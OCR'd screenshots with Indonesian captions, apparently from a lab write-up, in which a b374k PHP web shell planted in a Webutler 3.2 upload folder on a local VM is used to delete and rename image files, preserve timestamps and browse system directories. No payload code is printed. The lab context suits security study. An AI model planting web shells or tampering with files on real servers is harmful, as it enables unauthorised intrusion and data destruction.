
192.168.100.20/webutler_v3.2/content/media/file/b374k.php#!explorer

```
Server IP : 192.168.100.20 | Your IP : 192.168.100.10
Time @ Server : 18 Jun 2024 22:50:28
Linux hansel-VirtualBox 5.15.0-107-generic #117~20.04.1-Ubuntu SMP Tue Apr 30 10:35:57 UTC 2024 x86_64
Apache/2.4.41 (Ubuntu) | PHP 7.4.3-4ubuntu2.22
```

Filename	/var/www/html/webutler_v3.2/co
Size	170.82 KB (174917)
Owner	www-data:www-data
Permission	-rwxr-xr-x
Create time	18-Jun-2024 22:16:38
Last modified	21-Dec-2015 02:44:56
Last accessed	18-Jun-2024 22:22:36

/var/www/html/webutler_v3.2/content/media/file/forest.pdf

Dapat mendelete file leaves1.jpg di /media/image/company


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox : 1
File Machine View Input Devices Help
1 2 3 4
6:28
b374k 3.2.3 — Mozilla Firefox
192.168.100.20/webutler_v3.2/content/media/file/b374k.php#!explorer
b374k 3.2.3 / var / www / html / webutler_v3.2 / content / media / image / company /
Explorer Terminal Eval Convert Database Info Mail Network Processes
delete

```
Server IP : 192.168.100.20 | Your IP : 192.168.100.10
Time @ Server : 18 Jun 2024 22:50:28
Linux hansel-VirtualBox 5.15.0-107-generic #117~20.04.1-Ubuntu SMP Tue Apr 30 10:35:57 UTC 2024 x86_64
Apache/2.4.41 (Ubuntu) | PHP 7.4.3-4ubuntu2.22
```


○	name	size	owner	perms	modified
○	[.]		ta:www-data	drwxr-xr-x	18-Jun-2024 23:03:52
○	[..]		ta:www-data	drwxr-xr-x	06-Feb-2016 22:14:36
○	leaves2.jpg		ta:www-data	-rwxr-xr-x	06-Feb-2016 21:30:54
○	leaves3.jpg		ta:www-data	-rwxr-xr-x	06-Feb-2016 21:44:50
○	Action				
	2 file(s), 0 Folder(s)				

Delete

Delete /var/www/html/webutler_v3.2/content/media/image/company/leaves1.jpg

Operation(s) succeeded

Dapat merename leaves2.jpg menjadi hahaha.jpg


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox : 1
File Machine View Input Devices Help
1 2 3 4
6:29
b374k 3.2.3 — Mozilla Firefox
192.168.100.20/webutler_v3.2/content/media/file/b374k.php#!explorer
b374k 3.2.3 / var / www / html / webutler_v3.2 / content / media / image / company /
Explorer Terminal Eval Convert Database Info Mail Network Processes
rename
explorer
action
raw
code
hex
image
multimedia
save

Apache/2.4.41 (Ubuntu) | PHP 7.4.3-4ubuntu2.22

Filename	/var/www/html/webutler_v3.2/content/media/image/company/leaves2.jpg
Size	50.25 KB (51453)
Owner	www-data:www-data
Permission	-rwxr-xr-x
Create time	18-Jun-2024 22:16:38
Last modified	06-Feb-2016 21:30:54
Last accessed	18-Jun-2024 23:04:47


Rename

Rename to /var/www/html/webutler_v3.2/content/media/image/company/hahaha.jpg

/var/www/html/webutler_v3.2/content/media/image/company/leaves2.jpg

● preserve modification timestamp

Dari nav explore saya dapat melihat kesemua bagian bagian dari ubuntu yang terpasang webutler jadi dapat melakukan eksploitasi lebih lanjut hingga ke bagian internal


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox : 1
File
Machine
View
Input
Devices
Help
1
2
3
4
6:32
b374k 3.2.3 — Mozilla Firefox
Explorer
Terminal
Eval
Convert
Database
Info
Mail
Network
Processes
x

192.168.100.20/webutler_v3.2/content/media/file/b374k.php#!explorer

b374k 3.2.3 / usr /

```
○  [ . ]         action  DIR  root:root  drwxr-xr-x  16-Mar-2023 22:38:57
○  [ .. ]        action  DIR  root:root  drwxr-xr-x  18-Jun-2024 12:26:19
○  [ bin ]       action  DIR  root:root  drwxr-xr-x  18-Jun-2024 12:54:46
○  [ games ]     action  DIR  root:root  drwxr-xr-x  16-Mar-2023 22:39:56
○  [ include ]   action  DIR  root:root  drwxr-xr-x  18-Jun-2024 12:31:09
○  [ lib ]       action  DIR  root:root  drwxr-xr-x  18-Jun-2024 12:54:27
○  [ lib32 ]     action  DIR  root:root  drwxr-xr-x  16-Mar-2023 22:37:23
○  [ lib64 ]     action  DIR  root:root  drwxr-xr-x  16-Mar-2023 22:37:59
○  [ libexec ]   action  DIR  root:root  drwxr-xr-x  18-Jun-2024 12:31:42
○  [ libx32 ]    action  DIR  root:root  drwxr-xr-x  16-Mar-2023 22:37:23
○  [ local ]     action  DIR  root:root  drwxr-xr-x  16-Mar-2023 22:37:25
○  [ sbin ]      action  DIR  root:root  drwxr-xr-x  18-Jun-2024 12:54:27
○  [ share ]     action  DIR  root:root  drwxr-xr-x  18-Jun-2024 12:54:28
○  [ src ]       action  DIR  root:root  drwxr-xr-x  18-Jun-2024 12:34:52
```